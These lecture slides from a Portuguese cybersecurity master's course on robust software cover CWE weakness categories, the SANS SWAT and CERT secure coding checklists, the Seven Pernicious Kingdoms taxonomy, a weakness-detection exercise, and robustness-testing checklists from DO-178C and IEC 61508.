|---------------------------------------------|-------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Authentication Issues                       | <a href="#">CWE-287</a> | Failure to properly authenticate users.                                                                                                                                                                                                                                                                                                                      |
| Credentials Management                      | <a href="#">CWE-255</a> | Failure to properly create, store, transmit, or protect passwords and other credentials.                                                                                                                                                                                                                                                                     |
| Permissions, Privileges, and Access Control | <a href="#">CWE-264</a> | Failure to enforce permissions or other access restrictions for resources, or a privilege management problem.                                                                                                                                                                                                                                                |
| Buffer Errors                               | <a href="#">CWE-119</a> | Buffer overflows and other buffer boundary errors in which a program attempts to put more data in a buffer than the buffer can hold, or when a program attempts to put data in a memory area outside of the boundaries of the buffer.                                                                                                                        |
| Cross-Site Request Forgery (CSRF)           | <a href="#">CWE-352</a> | Failure to verify that the sender of a web request actually intended to do so. CSRF attacks can be launched by sending a formatted request to a victim, then tricking the victim into loading the request (often automatically), which makes it appear that the request came from the victim. CSRF is often associated with XSS, but it is a distinct issue. |
| Cross-Site Scripting (XSS)                  | <a href="#">CWE-79</a>  | Failure of a site to validate, filter, or encode user input before returning it to another user's web client.                                                                                                                                                                                                                                                |

# NIST NVD: CWE subset

| Name                          | CWE-ID                  | Description                                                                                                                                                                                                                                               |
|-------------------------------|-------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Cryptographic Issues          | <a href="#">CWE-310</a> | An insecure algorithm or the inappropriate use of one; an incorrect implementation of an algorithm that reduces security; the lack of encryption (plaintext); also, weak key or certificate management, key disclosure, random number generator problems. |
| Path Traversal                | <a href="#">CWE-22</a>  | When user-supplied input can contain “..” or similar characters that are passed through to file access APIs, causing access to files outside of an intended subdirectory.                                                                                 |
| Code Injection                | <a href="#">CWE-94</a>  | Causing a system to read an attacker-controlled file and execute arbitrary code within that file. Includes PHP remote file inclusion, uploading of files with executable extensions, insertion of code into executable files, and others.                 |
| Format String Vulnerability   | <a href="#">CWE-134</a> | The use of attacker-controlled input as the format string parameter in certain functions.                                                                                                                                                                 |
| Configuration                 | <a href="#">CWE-16</a>  | A general configuration problem that is not associated with passwords or permissions.                                                                                                                                                                     |
| Information Leak / Disclosure | <a href="#">CWE-200</a> | Exposure of system information, sensitive or private information, fingerprinting, etc.                                                                                                                                                                    |

# NIST NVD: CWE subset

| Name                       | CWE-ID                  | Description                                                                                                                                                                                        |
|----------------------------|-------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Input Validation           | <a href="#">CWE-20</a>  | Failure to ensure that input contains well-formed, valid data that conforms to the application's specifications. Note: this overlaps other categories like XSS, Numeric Errors, and SQL Injection. |
| Numeric Errors             | <a href="#">CWE-189</a> | Integer overflow, signedness, truncation, underflow, and other errors that can occur when handling numbers.                                                                                        |
| OS Command Injections      | <a href="#">CWE-78</a>  | Allowing user-controlled input to be injected into command lines that are created to invoke other programs, using system() or similar functions.                                                   |
| Race Conditions            | <a href="#">CWE-362</a> | The state of a resource can change between the time the resource is checked to when it is accessed.                                                                                                |
| Resource Management Errors | <a href="#">CWE-399</a> | The software allows attackers to consume excess resources, such as memory exhaustion from memory leaks, CPU consumption from infinite loops, disk space consumption, etc.                          |
| SQL Injection              | <a href="#">CWE-89</a>  | When user input can be embedded into SQL statements without proper filtering or quoting, leading to modification of query logic or execution of SQL commands.                                      |

# NIST NVD: CWE subset

| Name                     | CWE-ID                 | Description                                                                                                                                                                                |
|--------------------------|------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Link Following           | <a href="#">CWE-59</a> | Failure to protect against the use of symbolic or hard links that can point to files that are not intended to be accessed by the application.                                              |
| Other                    | No Mapping             | NVD is only using a subset of CWE for mapping instead of the entire CWE, and the weakness type is not covered by that subset.                                                              |
| Not in CWE               | No Mapping             | The weakness type is not covered in the version of CWE that was used for mapping.                                                                                                          |
| Insufficient Information | No Mapping             | There is insufficient information about the issue to classify it; details are unknown or unspecified.                                                                                      |
| Design Error             | No Mapping             | A vulnerability is characterized as a “Design error” if there exists no errors in the implementation or configuration of a system, but the initial design causes a vulnerability to exist. |

Source: <http://nvd.nist.gov/cwe.cfm>

# Weakness Classes - NSA

Source:

[http://samate.nist.gov/docs/CAS\\_2011\\_SA\\_Tool\\_Method.pdf](http://samate.nist.gov/docs/CAS_2011_SA_Tool_Method.pdf)

Weakness Classes - NSA Center for Assured Software



# Weakness Classes - NSA

| Weakness class                    | Example CWEs                                                      |
|-----------------------------------|-------------------------------------------------------------------|
| Authentication and Access Control | CWE-620: Unverified Password Change                               |
| Buffer Handling [not in Java]     | CWE-121: Stack-based Buffer Overflow                              |
| Code Quality                      | CWE-561: Dead Code, CWE-676 Use of potentially dangerous function |
| Control Flow Management           | CWE-833: Deadlock                                                 |
| Encryption and Randomness         | CWE-328: Reversible One-Way Hash                                  |
| Error Handling                    | CWE-252: Unchecked Return Value                                   |
| File Handling                     | CWE-23: Relative Path Traversal                                   |
| Information Leaks                 | CWE-534: Information Exposure Through Debug Log Files             |
| Initialization and Shutdown       | CWE-415: Double Free                                              |
| Injection                         | CWE-134: Uncontrolled Format String                               |
| Malicious Logic                   | CWE-506: Embedded Malicious Code                                  |
| Number Handling                   | CWE-369: Divide by Zero                                           |
| Pointer and Reference Handling    | CWE-476: NULL Pointer Dereference                                 |

# SANS SWAT Checklist

- SANS Securing Web Application Technologies (SWAT) Checklist
- <https://www.sans.org/sites/default/files/2018-01/STH-poster-winter-2013.pdf>
- <https://www.sans.org/cloud-security/swat/?msc=cloudsecuritylp>

# SANS SWAT Checklist

- Error handling & logging
  - Display generic error messages
  - No unhandled exceptions
  - Suppress framework generated errors
  - Log all authentication activities
  - Log all privilege changes
  - Log administrative activities
  - Log access to sensitive data
  - Do not log inappropriate data
  - Store logs securely
- Data protection
  - Use SSL everywhere
  - Disable HTTP access for all SSL enabled resources
  - Use the strict- Transport-security header
  - Store user passwords using a strong, iterative, salted hash
  - Securely exchange encryption keys
  - Disable weak SSL ciphers on servers
  - Use valid SSL certificates from a reputable CA
  - Disable data caching using cache control headers and autocomplete
  - Limit the use and storage of sensitive data

# SANS SWAT Checklist

- Configuration and operations
  - Establish a rigorous change management process
  - Define security requirements
  - Conduct a design review
  - Perform code reviews
  - Perform security testing
  - Harden the infrastructure
  - Define an incident handling plan
  - Educate the team on security
- Authentication
  - Don't hardcode credentials
  - Develop a strong password reset system
  - Implement a strong password policy
  - Implement account lockout against brute force attacks
  - Don't disclose too much information in error messages
  - Store database credentials securely
  - Applications and Middleware should run with minimal privileges

# SANS SWAT Checklist

- Session management
  - Ensure that session identifiers are sufficiently random
  - Regenerate session tokens
  - Implement an idle session timeout
  - Implement an absolute session timeout
  - Destroy sessions at any sign of tampering
  - Invalidate the session after logout
  - Place a logout button on every page
  - Use secure cookie attributes (i.e. httponly and secure flags)
  - Set the cookie domain and path correctly
  - Set the cookie expiration time
- Input & output handling
  - Conduct contextual output encoding
  - Prefer “whitelists over blacklists”
  - use parameterized SQL queries
  - Use tokens to prevent forged requests
  - Set the encoding for your application
  - Validate uploaded files
  - Use the nosniff header for uploaded content
  - Validate the source of input
  - use the X-frame- options header
  - use content security Policy (cSP) or X-Xss- Protection headers

# SANS SWAT Checklist

- Access control
  - Apply access controls checks consistently
  - Apply the principle of least privilege
  - Don't use direct object references for access control checks
  - Don't use unvalidated forwards or redirects



# The End

- Next up: Safe programming to avoid common errors (CWE), 7 pernicious kingdoms





universidade  
de aveiro

**Critical** software



universidade  
de aveiro

# Safe programming, 7 pernicious kingdoms

Robust Software – Nuno Silva

**Mestrado em Cibersegurança**

**Critical** software

# Secure Coding Practices

- CERT/SEI Coding standard rules

- SEI stands for Software Engineering Institute from CMU
- CERT is the SEI division leading cyber-security issues
- SEI CERT Coding Standards develops **coding standards** for commonly used programming languages such as C, C++, Java, and Perl, and the Android™ platform. These standards are developed through a broad-based community effort by members of the software development and software security communities.

# Secure Coding Practices

- Security-specific guides include:
  - SEI CERT coding standards (C, C++, Android, Java, Perl)  
<https://www.securecoding.cert.org/confluence/display/seccode/SEI+CERT+Coding+Standards>
  - OWASP Secure Coding Practices: [https://owasp.org/www-project-secure-coding-practices-quick-reference-guide/migrated\\_content](https://owasp.org/www-project-secure-coding-practices-quick-reference-guide/migrated_content)

# Secure Coding Practices

- Before you start “coding” don’t forget to:
  - **Specify security requirements.** Identify and document security requirements early in the development life cycle and make sure that subsequent development artifacts are evaluated for compliance with those requirements. When security requirements are not defined, the security of the resulting system cannot be effectively evaluated.
  - **Model threats.** Use threat modeling to anticipate the threats to which the software will be subjected. Threat modeling involves identifying key assets, decomposing the application, identifying and categorizing the threats to each asset or component, rating the threats based on a risk ranking, and then developing threat mitigation strategies that are implemented in designs, code, and test cases [Swiderski 04].

# Secure Coding Practices

| Practice                                              | Description                                                                                                                                                                                                                                                                                                                                   |
|-------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>1. Validate input.</b>                             | Validate input from all untrusted data sources. Proper input validation can eliminate the vast majority of software <a href="#">vulnerabilities</a> . Be suspicious of most external data sources, including command line arguments, network interfaces, environmental variables, and user controlled files [Seacord 05].                     |
| <b>2. Heed compiler warnings.</b>                     | Compile code using the highest warning level available for your compiler and eliminate warnings by modifying the code. Use static and dynamic analysis tools to detect and eliminate additional security flaws.                                                                                                                               |
| <b>3. Architect and design for security policies.</b> | Create a software architecture and design your software to implement and enforce security policies. For example, if your system requires different privileges at different times, consider dividing the system into distinct intercommunicating subsystems, each with an appropriate privilege set.                                           |
| <b>4. Keep it simple.</b>                             | Keep the design as simple and small as possible [Saltzer 74, Saltzer 75]. Complex designs increase the likelihood that errors will be made in their implementation, configuration, and use. Additionally, the effort required to achieve an appropriate level of assurance increases dramatically as security mechanisms become more complex. |
| <b>5. Default deny.</b>                               | Base access decisions on permission rather than exclusion. This means that, by default, access is denied and the protection scheme identifies conditions under which access is permitted [Saltzer 74, Saltzer 75].                                                                                                                            |

Top 10  
Secure  
Coding  
Practices  
(CERT/SEI)

# Secure Coding Practices

| Practice                                              | Description                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|-------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>6. Adhere to the principle of least privilege.</b> | Every process should execute with the least set of privileges necessary to complete the job. Any elevated permission should be held for a minimum time. This approach reduces the opportunities an attacker has to execute arbitrary code with elevated privileges [Saltzer 74, Saltzer 75].                                                                                                                                                                                                                                                                                |
| <b>7. Sanitize data sent to other systems.</b>        | Sanitize all data passed to complex subsystems such as command shells, relational databases, and commercial off-the-shelf (COTS) components. Attackers may be able to invoke unused functionality in these components through the use of SQL, command, or other injection attacks. This is not necessarily an input validation problem because the complex subsystem being invoked does not understand the context in which the call is made. Because the calling process understands the context, it is responsible for sanitizing the data before invoking the subsystem. |
| <b>8. Practice defense in depth.</b>                  | Manage risk with multiple defensive strategies, so that if one layer of defense turns out to be inadequate, another layer of defense can prevent a security flaw from becoming an exploitable vulnerability and/or limit the consequences of a successful exploit. For example, combining secure programming techniques with secure runtime environments should reduce the likelihood that vulnerabilities remaining in the code at deployment time can be exploited in the operational environment [Seacord 05].                                                           |
| <b>9. Use effective quality assurance techniques.</b> | Good quality assurance techniques can be effective in identifying and eliminating vulnerabilities. Fuzz testing, penetration testing, and source code audits should all be incorporated as part of an effective quality assurance program. Independent security reviews can lead to more secure systems. External reviewers bring an independent perspective; for example, in identifying and correcting invalid assumptions [Seacord 05].                                                                                                                                  |
| <b>10. Adopt a secure coding standard.</b>            | Develop and/or apply a secure coding standard for your target development language and platform                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |

# Secure Coding Practices

- References

- [Saltzer 74] Saltzer, J. H. "Protection and the Control of Information Sharing in Multics." *Communications of the ACM* 17, 7 (July 1974): 388-402.
- [Saltzer 75] Saltzer, J. H. & Schroeder, M. D. "The Protection of Information in Computer Systems." *Proceedings of the IEEE* 63, 9 (September 1975), 1278-1308.
- [Seacord 05] Seacord, R. *Secure Coding in C and C++*. Upper Saddle River, NJ: Addison-Wesley, 2006 (ISBN 0321335724).
- [Swiderski 04] Swiderski, F. & Snyder, W. *Threat Modeling*. Redmond, WA: Microsoft Press, 2004.

# 7 Pernitious Kingdoms


- Input Validation and Representation
- API Abuse
- Security Features
- Time and State
- Error Handling
- Code Quality
- Encapsulation
- Environment (+1)
- [“Seven Pernicious Kingdoms: A Taxonomy of Software Security Errors”](#)

Source: Tcipenyuk, Chess, and McGraw, “Seven Pernicious Kingdoms: A Taxonomy of Software Security Errors”, *Proceedings SSATTM*, 2005

# 7 Pernitious Kingdoms

## ➤ Error Handling

- Java/Javascript examples:
- <https://javascript.info/try-catch>



# 7 Pernitious Kingdoms

## ➤ Code Quality

- Coding Guidelines / Rules
- Implementation Guidelines
- Static Code Analysis
- Metrics Analysis

| 6. Loops and branches                                                                                                                                  |      |
|--------------------------------------------------------------------------------------------------------------------------------------------------------|------|
| 6.1. Are the nesting levels lower than 5 per function?                                                                                                 | N/OK |
| 6.2. Are the code limitations fulfilled according to the Java Coding Guidelines?                                                                       | OK   |
| 6.3. Are all possibilities covered in if/case statements (except when it conflicts with 2.2) as consistent with the design and intended functionality? | N/OK |
| 6.4. Does every case statement have a default clause (except when it conflicts with 2.2)?                                                              | N/A  |
| 6.5. Are there no statements enclosed within loops that can be placed outside the loops?                                                               | OK   |
| 7. Defensive programming                                                                                                                               |      |
| 7.1. Are imported data and input arguments (e.g. operation arguments) tested for validity and completeness?                                            | N/A  |
| 7.2. Are all output variables assigned?                                                                                                                | OK   |
| 7.3. Does the code include error handling when applicable (e.g. check if file was successfully opened)?                                                | OK   |
| 7.4. Are all function return values checked (except when explicitly set to void)?                                                                      | OK   |
| 7.5 Are shared resources confirmed to be valid/stable before being used?                                                                               | N/A  |
| 8. Security                                                                                                                                            |      |
| 8.1. Are output values checked and encoded?                                                                                                            | N/A  |
| 8.2. Are the accessibility of packages, classes, interfaces, methods, and fields limited?                                                              | OK   |
| 9. Summary                                                                                                                                             |      |
| 9.1. There are no deviations with all applicable guidelines and conventions?                                                                           | OK   |

# 7 Pernitious Kingdoms

## ➤ Encapsulation

- Encapsulation helps in isolating implementation details from the behavior exposed to clients of a class (other classes/functions that are using this class) and gives more control over coupling in code.
- The client using the function which gives the amount of fuel in the car doesn't care what type of fuel the car uses. This abstraction separates the concern (Amount of fuel) from unimportant (in this context) details: what is the type of fuel.

```
public class Car
{
    //...
    public float GetFuelPercentage() { /* ... */ };

    //...

    private float gasoline;
    //...
}
```

# In Summary

- Developing secure software **is not just knowing & countering common weaknesses**
  - Following Secure Lifecycle processes are key.
  - Good design: **Prevent, detect, and recover!**
- Weakness lists can help remind/focus on biggest problems, taxonomies help describe
  - Once you know common past mistakes, **you can avoid them**
  - Can help justify implementation issues in an **assurance case**
- Web applications
  - Beware of session fixation, XSS, XSRF
  - XSS fools clients; XSRF fools servers
  - XSS: Escape output! Prefer systems that automatically do it
  - XSRF: Secret token (always works), “SameSite” cookie
  - Use hardening headers (such as CSP) in *addition*

# References

- <https://www.testbytes.net/blog/types-of-cyber-attacks/>
- [https://cwe.mitre.org/top25/archive/2021/2021\\_cwe\\_top25.html](https://cwe.mitre.org/top25/archive/2021/2021_cwe_top25.html)
- <http://cve.mitre.org>
- <http://nvd.nist.gov/>
- <https://owasp.org/www-project-top-ten/>
- <https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/>
- <https://www.ukessays.com/essays/computer-science/different-types-of-software-attacks-computer-science-essay.php>

# References

- <https://www.rapid7.com/fundamentals/types-of-attacks/>
- <https://www.dnsstuff.com/common-types-of-cyber-attacks>
- <https://www.nist.gov/topics/cybersecurity>
- <https://nvd.nist.gov/>
- [http://samate.nist.gov/docs/CAS\\_2011\\_SA\\_Tool\\_Method.pdf](http://samate.nist.gov/docs/CAS_2011_SA_Tool_Method.pdf)
- <https://www.sans.org/sites/default/files/2018-01/STH-poster-winter-2013.pdf>
- <https://www.sans.org/cloud-security/swat/?msc=cloudsecuritylp>

# References

- [https://www.securecoding.cert.org/confluence/display/seccode/SEI+  
CERT+Coding+Standards](https://www.securecoding.cert.org/confluence/display/seccode/SEI+CERT+Coding+Standards)
- [https://owasp.org/www-project-secure-coding-practices-quick-  
reference-guide/migrated content](https://owasp.org/www-project-secure-coding-practices-quick-reference-guide/migrated_content)
- <https://javascript.info/try-catch>

# Exercise 03

- #1: E.G. Based on the CWE Top 25 SW Weaknesses 2021 ([https://cwe.mitre.org/top25/archive/2021/2021\\_cwe\\_top25.html](https://cwe.mitre.org/top25/archive/2021/2021_cwe_top25.html)); [Training, Planning]
  - A) Implement (a small\*) solution where at least one of the weaknesses is included; [Implementation 1]
  - B) Provide at least 2 detection methods for finding the problem(s); [Verification, Validation, Testing]
  - C) Solve the security weakness(es) with another version of your solution; [Implementation 2]
  - D) Apply the detection methods and report the resolution of the problem(s); [Verification, Validation, Testing]
- \* ideally [50-300] lines of code



# Exercise 03

- #2: Use the Report you have been using for the past exercises and add the sections:
  - Problem Description [A] (for example a short introduction + a snipped of the flawed code part(s)).
  - Problem Detection [B] (Explain which and how you applied the verification/check methods and show the demonstration of the problem(s) – e.g. A print screen, a log extract...)
  - Problem Solution [C, D] (Provide the rationale for the modifications and show the same code snippets as in [A] but with the fixes)
- Note: You can add one or 2 more sections, if necessary


# Exercise 03

- Don't forget that you can refer to the phases of the SSDL:

| Phase                             | Microsoft SDL                                                                                                                                                                                                                  | McGraw Touchpoints                                                        | SAFECode                                                                                                                |
|-----------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------|
| Education and awareness           | Provide training                                                                                                                                                                                                               |                                                                           | Planning the implementation and deployment of secure development                                                        |
| Project inception                 | Define metrics and compliance reporting<br>Define and use cryptography standards<br>Use approved tools                                                                                                                         |                                                                           | Planning the implementation and deployment of secure development                                                        |
| Analysis and requirements         | Define security requirements<br>Perform threat modelling                                                                                                                                                                       | Abuse cases<br>Security requirements                                      | Application security control definition                                                                                 |
| Architectural and detailed design | Establish design requirements                                                                                                                                                                                                  | Architectural risk analysis                                               | Design                                                                                                                  |
| Implementation and testing        | Perform static analysis security testing (SAST)<br>Perform dynamic analysis security testing (DAST)<br>Perform penetration testing<br>Define and use cryptography standards<br>Manage the risk of using third-party components | Code review (tools)<br>Penetration testing<br>Risk-based security testing | Secure coding practices<br>Manage security risk inherent in the use of third-party components<br>Testing and validation |
| Release, deployment, and support  | Establish a standard incident response process                                                                                                                                                                                 | Security operations                                                       | Vulnerability response and disclosure                                                                                   |

# Exercise 03

- Other references for inspiration:
  - <https://owasp.org/www-project-top-ten/>
  - <https://www.sans.org/top25-software-errors>
  - <https://rules.sonarsource.com/python> (Select language on the left, and then look for Vulnerabilities or Security Hotspots in the middle frame)



# The End

- Next up: Fuzzy dynamic analysis techniques (fuzzing) and Security tests (black box and white box) and validation





universidade  
de aveiro

**Critical** software

# Robustness, PenTest + Fuzzy + Static Code Analysis

Robust Software – Nuno Silva

**Mestrado em Cibersegurança**



# Agenda

Objectives

Security Testing

PenTest

Fuzz Test

Static Code Analysis

References

Exercise #4

# Objectives

- Get to know what is Robustness Testing.
- Know the contents of a Test Plan and Test Cases.
- Be able to start using security testing techniques such as Penetration Testing and Fuzz Testing.
- Know how to apply and understand static code analysis.

# Quizz Question

- Question #1:
- How would you “quantify” the Robustness of a system?




# Quizz Question

- Question #1:
- How would you “quantify” Robustness of a system?
  - - Number of know issues;
  - - Number of fixed issues;
  - - Number of vulnerabilities / threats known;
  - - % of testing results passed;
  - - Test coverage %;
  - - Hours of execution without failures;
  - Etc...

# Security/Robustness Testing

- Robustness Testing
- Injecting physical faults
- Using Random inputs
- Using invalid inputs
- Using type-specific tests
- Applying mutation techniques
- Model-Based/Simulation Robustness Testing
- Exploratory testing



# Robustness Tests in DO-178C

- DO-178C (Aerospace Dev Standard)
- A list of examples for robustness test cases can be found in DO-178C standard for airborne systems:
  - Real and integer variables should be exercised using equivalence class selection of invalid values.
  - System initialization should be exercised during abnormal conditions.
  - The possible failure modes of the incoming data should be determined, especially complex, digital data strings from an external system.
  - For loops where the loop count is a computed value, test cases should be developed to attempt to compute out-of-range loop count values, and thus demonstrate the robustness of the loop-related code.
  - A check should be made to ensure that protection mechanisms for exceeded frame times respond correctly.
  - For time-related functions, such as filters, integrators and delays, test cases should be developed for arithmetic overflow protection mechanisms.
  - For state transitions, test cases should be developed to provoke transitions that are not allowed by the software requirements.

# Robustness Tests in IEC 61508

- Techniques for software robustness testing can be also derived from IEC 61508 standard:
  - Interface testing
    - all interface variables at their extreme values;
    - all interface variables individually at their extreme values with other interface variables at normal values;
    - all values of the domain of each interface variable with other interface variables at normal values;
    - all values of all variables in combination (this will only be feasible for small interfaces);
    - check that the boundaries in the input domain of the specification coincide with those in the program.
  - Error guessing, interesting combinations of inputs & events.
  - Attempt to provoke run-time errors: array index out of bounds, use null pointer, divide by zero, logarithm of zero, tangent +/- Pi/2, buffer (stack/queue/set/list) over-/underflow, arithmetic over-/underflow, misuse library functions, ...
  - Attempt to provoke synchronization errors: race conditions, missed deadlines.
  - Complete path testing if feasible (usually impossible!).
  - Extreme conditions:
    - if working in a polling mode then the test object gets much more input changes per time unit as under normal conditions;
    - if working on demands then the number of demands per time unit to the test object is increased beyond normal conditions;
    - if the size of a database plays an important role then it is increased beyond normal conditions;
    - influential devices are tuned to their maximum speed or lowest speed respectively;
    - for the extreme cases, all influential factors, as far as is possible, are put to the boundary conditions at the same time.

# Robustness Tests Checklist Example

- This list of techniques is intended for software robustness testing:
  - Making the software fail to do what it should do,
  - Make it do things it should not do,
  - Demonstrate how it performs under adverse conditions.

# Robustness Tests Checklist Example

- Interface testing
  - All interface variables at their extreme values.
  - All interface variables individually at their extreme values with other interface variables at normal values.
  - All values of the domain of each interface variable with other interface variables at normal values.
  - All values of all variables in combination (this will only be feasible for small interfaces).
  - Check that the boundaries in the input domain of the specification coincide with those in the program.
  - Stress the specified timings/synchronizations.

# Robustness Tests Checklist Example

- Extreme conditions (this type of tests don't necessarily need to pass – their purpose is to find and highlight the limits of the SW and the system)
  - System initialization should be exercised during abnormal conditions.
  - If working in a polling mode then the test object gets much more input changes per time unit as under normal conditions.
  - If working on demand then the number of demands per time unit to the test object is increased beyond normal conditions.
  - If the size of a database plays an important role then it is increased beyond normal conditions.
  - Influential devices are tuned to their maximum speed or lowest speed, respectively.
  - For the extreme cases, all influential factors, as far as is possible, are put to the boundary conditions at the same time.
  - Worst case load analysis: Attempt to simulate the worst case scenarios by setting maximum response time, max blocking time, max execution time, maximum memory use, etc. These parameters should represent extreme conditions, but it is important that, altogether, they correspond to realistic scenarios which are defined within specification (e.g. budget reports).
  - Attempt to provoke synchronization errors: race conditions, missed deadlines. What happen if more FDTR trip at the same time, how they are managed (FIFO, priority...)?
  - Artificially overload the system by reducing resources to check e.g. whether higher priority functions are carried out in preference of the lower ones (e.g. reduce heap/stack size, reduce clock speed, steal cycles, increase disabled time in interrupt handlers, increase network latency, ...).
  - The possible failure modes of the incoming data should be determined, especially complex, digital data strings from an external system.
  - A check should be made to ensure that protection mechanisms for exceeded frame times respond correctly.
  - Other "Interesting" combinations of inputs & events suspected to lead to software failure.

# Robustness Tests Checklist Example

- Error injection
  - Inject too early/too late events to determine robustness.
  - Inject input values outside the specified boundaries (requirements stretching).
  - Challenge FDIR to the extreme (e.g. fault all the sensors at once; try all combination of sensor faults, etc.).
  - Tests where the software system does not receive adequate amounts of input data or does not receive any at all.
  - Tests where the software system is fed with nonsense or corrupted data.
  - Tests for repeated command, out-of-order commands, missing command fields.
  - Impose operator failure and deliberate sabotage scenarios to determine robustness. Also known as “Disaster testing”.
  - Tests, where the software is forced into a state that should never occur in normal operation.
  - Provoke state transitions that are not allowed by the software requirements.
  - Tests where the internal state vector is deliberately corrupted – to verify ability to perform failure detection, isolation, and recovery (FDIR).
  - Back-to-back Monte Carlo testing using executable models (e.g. MatLab). Potentially only for software sub-components.
  - A task to proof what happen when reference time (external source) randomly drift.

# Robustness Tests Checklist Example

- Provoking run-time errors
  - Array index out of bounds.
  - Use null pointer.
  - Divide by zero.
  - Logarithm of zero.
  - Tangent +/- Pi/2.
